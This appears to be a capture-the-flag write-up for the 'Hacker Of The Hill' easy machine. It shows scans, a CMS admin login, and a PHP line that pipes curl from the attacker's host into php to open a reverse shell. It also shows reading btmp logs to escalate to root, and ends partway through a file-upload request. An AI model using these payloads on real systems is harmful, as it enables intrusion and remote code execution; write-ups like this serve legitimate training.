# Hacker Of The Hill #1 (HOTH)

A HackerOne event. Hack machines and submit flags to get private invitations to bug-bounty programs on HackerOne.


## Introduction

There will be 3 sets of challenges **(easy, medium and hard)**, each with **3 different ways** to get **initial access** and **3 different ways to escalate your privileges** to root. There will be flags planted on the machine's system and within its various applications, submitting flags awards you points.

All challenges will be available after the event and made public in **TryHackMe's** King of the Hill (KOTH) games.

invitations to bug-bounty programs on HackerOne.

tryhackme.com




During the event time you need to complete all of the challenges to eligible wins the prizes

| 1st Place | 2nd Place | 3rd Place | 4th - 10th Place |
|---|---|---|---|
| • A 12 month TryHackMe Premium<br>• Access to Attacking Active Directory Throwback Lab<br>• TryHackMe Swag<br>• HackerOne Swag<br>• $500 Cash Prize | • 6 month TryHackMe Premium<br>• TryHackMeSwag<br>• HackerOne Swag<br>• $250 Cash Prize | • 3 month TryHackMe Premium<br>• TryHackMe Swag<br>• HackerOne Swag<br>• $100 Cash Prize | • 1 month TryHackMe Premium<br>• Hak5 Equipment |

## Easy Challenge

There are 4 flags for the this challenge. We will start by deploying our machine first to get the machine's IP Address.




## Nmap

```
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
| ssh-hostkey:
|   2048 f7:75:95:c7:6d:f4:92:a0:0e:1e:60:b8:be:4d:92:b1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC7FOhvQRnCoPOd/4kYKsFt1Z81Zn7/eHHCcC1a
|   256 a2:11:fb:e8:c5:c6:f8:98:b3:f8:d3:e3:91:56:b2:34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCSC
|   256 72:19:b7:04:4c:df:18:be:6b:0f:9d:da:d5:14:68:c5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3y6QxJnjq+vtxnKq2LJB1EIy+RSy5rZqltZulx
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8000/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/vbcms
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VeryBasicCMS - Home
8001/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
```


```
|_Requested resource was /?page=home.php
8002/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
9999/tcp open  abyss?  syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Date: Sat, 20 Feb 2021 19:03:17 GMT
|     Content-Length: 0
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSe
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Sat, 20 Feb 2021 19:03:15 GMT
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Sat, 20 Feb 2021 19:03:16 GMT
|_    Content-Length: 0

```

Looking at the nmap's results, we found out that there are several ports are open:

- 8001 **(http)**
- 8002 **(http)**
- 9999 **(This one do not touch)**

Since the author said that there are **3 different ways** to get in **3 different ways** for **privilege escalation** I thought that port 8000-8002 might be the one we should look for!

## Port 80


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

**Document Roots**

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in

Looking at the website there is nothing much I can get so I try to use my simple script to compare between the default with this page.


```
diffapache2 http://IP
```

Also no results :( . You can grab this simple script  on my Github

H0j3n/EazyPeazy

github.com

0 Issues 44 Stars 14 Forks




## Port 8000

Very Basic CMS

Home Page

First thing first I would check on the page source maybe there is something that could give us some hints.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>VeryBasicCMS - Home</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4V
</head>
<body>
<nav class="navbar navbar-default">
  <div class="container-fluid">
    <!-- Brand and toggle get grouped for better mobile display -->
    <div class="navbar-header">
      <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#bs-example-navbar-collapse-1" aria-expanded="false">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
      </button>
      <a class="navbar-brand" href="#">VeryBasicCMS</a>
    </div>
    <!-- Collect the nav links, forms, and other content for toggling -->
    <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
      <ul class="nav navbar-nav">
        <li class="active"><a href="#">Home <span class="sr-only">(current)</span></a></li>
        <li><a href="/about">About</a></li>
        <li><a href="/contact">Contact</a></li>
      </ul>
    </div><!-- /.navbar-collapse -->
  </div><!-- /.container-fluid -->
</nav>
<div class="container" style="padding-top:60px">
    <h1 class="text-center">Very Basic CMS</h1>
    <h3 class="text-center">Home Page</h3>
</div>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa"
</body>
</html>
```

```
#I always use this two run at the same time
ffuf -w directory-list-2.3-medium.txt -e php,html,txt -u http://IP:8000/FUZZ
ffuf -w common.txt -e php,html,txt -u http://IP:8000/FUZZ

#Results
about                   [Status: 200, Size: 1951, Words: 221, Lines: 40]
contact                 [Status: 200, Size: 1955, Words: 221, Lines: 40]
robots.txt              [Status: 200, Size: 30, Words: 3, Lines: 2]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10]
```

Not forget `nikto` one of my fav tool to use :) Found out that there is `robots.txt`


```
+ Start Time:         2021-03-03 07:17:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs
+ Entry '/vbcms/' in robots.txt returned a non-forbidden or redirect HTTP
+ "robots.txt" contains 1 entry which should be manually viewed.
```

Looking at the page we found a login page




```
#Common Credentials
admin:*****
```

Login will get us into the **Admin Area**





Looking at the action we `edit pages` , `view pages` and `change password` , But most interesting one should be editing the page




I saw html and let's try put our reverse shell **(php)** and view it hopefully it works!


Okay right now our page is updated!




We got connected but I can't do any commands. So let's try different commands by curl to our reverse shell in php .

```
<?php passthru("curl http://10.4.3.51/shell.php|php"); ?>
```

```
[*] Starting the listener on 10.4.3.51:9003

listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.56.81] 46382
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:38:43 up  1:18,  0 users,  load average: 30.71, 90.97, 68.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
serv1
```

Nice! We got hit :) You can try use my reverse shell generator and I will update if I encounter with different ways!

H0j3n/EzpzShell

github.com

We are not going to get all flags yet but let's see how we can get into root with current user now. Using command `id` we found out that this user has the same group as `utmp`

```
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
```

Let's check what files we can access with this group

```
find / -group utmp 2>/dev/null

#Files
/usr/lib/x86_64-linux-gnu/utempter/utempter
/var/log/btmp #Looks interesting
/run/utmp
/run/screen
```


**Using Linux utmpdump for Forensics and Detecting Log File Tampering - Sandfly Security**

How to use the utmpdump command on Linux to detect log file tampering. Also, see how Sandfly's agentless security bot can find


www.sandflysecurity.com



So one of the way for us to read the file is using `utmpdump` and luckily the machine have this

```
utmpdump /var/log/btmp
```




Trying with the possible passwords that we have manage to let us get into root! This is the first way i think so and hopefully I can get to find another two ways.








As usual let's use `nikto` and `ffuf` . Even though I already manage to get root but let's try getting a shell from here.

```
#Results ffuf
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10]
uploads                 [Status: 301, Size: 319, Words: 20, Lines: 10]

#Results Nikto
+ Root page / redirects to: /?page=home.php
```


I thought that there might be an `LFI` but it seems like its not. So let's check on `support.php`





Let's try fill it and intercept the request using `Burpsuite` . Make sure that it ends with .jpg




Once we done upload we will receive this




But we will get to see the picture only but nothing else. But Im curious what if we see it using the parameter page?



Request

Pretty Raw \n Actions


```
POST /?page=support.php HTTP/1.1
Host: 10.10.56.81:8001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------145938654340910466162133199091
Content-Length: 594
Origin: http://10.10.56.81:8001
Connection: close
Referer: http://10.10.56.81:8001/?page=support.php
